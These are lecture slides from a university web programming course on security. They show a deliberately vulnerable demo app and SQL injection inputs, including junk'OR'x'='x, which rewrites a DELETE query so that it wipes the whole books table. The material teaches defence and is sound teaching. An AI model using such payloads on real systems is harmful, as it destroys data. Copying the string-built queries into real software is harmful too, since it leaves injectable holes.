

Security Issues in Web Programming (Part 1)

Copyright © 2025 by
Robert M. Dondero, Ph.D.
Princeton University

Objectives

- We will cover:
 - Some web programming security attacks
 - Some ways to thwart them

For More Information

- Open Web Application Security Project (OWASP)
 - <https://owasp.org>
- Veracode Security Labs
 - <https://info.veracode.com/security-labs-community-edition-signup.html>

Running Example

- **PennyAdmin** app
 - Related to Penny
 - Anyone:
 - Can *show* book inventory
 - But we want to know who they are
 - Administrators/owners:
 - Can *show* book inventory
 - Can *add* to inventory
 - Can *delete* from inventory

Running Example


- **PennyAdmin** app
 - Initial versions: multiple security flaws
 - Final versions: no security flaws???

Agenda

- **Baseline example**
- SQL injection attacks
- Cross-site scripting (XSS) attacks

Baseline Example


- See **PennyAdmin01Baseline** app



Index
page

Baseline Example


- See **PennyAdmin01Baseline** app



Show
page

Baseline Example

- See **PennyAdmin01Baseline** app



Index
page

Baseline Example

- See **PennyAdmin01Baseline** app

PennyAdmin - Chromium

PennyAdmin

localhost:55555/add

Hello, and welcome to **PennyAdmin**

Add a Book

Enter an ISBN:

Enter an author:

Enter a title:


[Return to home page](#)

Created by [Bob Dondero](#)

Add
page

Baseline Example


- See **PennyAdmin01Baseline** app



Add
Results
page

Baseline Example


- See **PennyAdmin01Baseline** app



Index
page

Baseline Example


- See **PennyAdmin01Baseline** app



Show
page

Baseline Example


- See **PennyAdmin01Baseline** app



Index
page

Baseline Example


- See **PennyAdmin01Baseline** app



Delete
page

Baseline Example


- See **PennyAdmin01Baseline** app



Delete
Results
page

Baseline Example


- See **PennyAdmin01Baseline** app



Index
page

Baseline Example

- See **PennyAdmin01Baseline** app



Show
page

Baseline Example

- See **PennyAdmin01Baseline** app
 - **runserver.py**
 - **penny.sql, penny.sqlite**
 - **database.py**
 - **penny.py**

Agenda

- Baseline example
- **SQL injection attacks**
- Cross-site scripting (XSS) attacks

SQL Injection Attacks

- ***SQL injection***

A SQL injection attack consists of insertion or “injection” of a SQL query via the input data from the client to the application. A successful SQL injection exploit can read sensitive data from the database, modify database data (Insert/Update/Delete), execute administration operations on the database (such as shutdown the DBMS), recover the content of a given file present on the DBMS file system and in some cases issue commands to the operating system. SQL injection attacks are a type of injection attack, in which SQL commands are injected into data-plane input in order to affect the execution of predefined SQL commands.

– https://owasp.org/www-community/attacks/SQL_Injection

SQL Injection Attacks

- **Problem:**
 - PennyAdmin app is vulnerable to SQL injection attacks

SQL Injection Attacks

- See **PennyAdmin01Baseline** app
 - Example 1:
 - When deleting, user enters 123 ' 456

SQL Injection Attacks

```
DELETE FROM books WHERE isbn = 'someisbn'
```


```
123'456
```

```
DELETE FROM books WHERE isbn = '123'456'
```

Parsing error!

SQL Injection Attacks

- Recall **PennyAdmin01Baseline** app



SQL Injection Attacks

- Recall PennyAdmin01Baseline app

```
sqlite3.OperationalError: near "456": syntax error
```

Traceback (most recent call last)

```
File "/home/rdondero/.virtualenvs/cos333/lib/python3.10/site-packages/flask/app.py", line 2095, in __call__  
    return self.wsgi_app(environ, start_response)  
File "/home/rdondero/.virtualenvs/cos333/lib/python3.10/site-packages/flask/app.py", line 2080, in wsgi_app  
    response = self.handle_exception(e)  
File "/home/rdondero/.virtualenvs/cos333/lib/python3.10/site-packages/flask/app.py", line 2077, in wsgi_app  
    response = self.full_dispatch_request()
```

Parsing
error

SQL Injection Attacks

- Recall **PennyAdmin01Baseline** app
 - Example 2:
 - When deleting, attacker enters
junk'OR'x'='x

SQL Injection Attacks

```
DELETE FROM books WHERE isbn = 'someisbn'
```

```
junk 'OR' x '=' x
```


```
DELETE FROM books WHERE isbn = 'junk 'OR' x '=' x'
```

Parsed as:

```
DELETE FROM books WHERE (isbn='junk') OR ('x'='x')
```

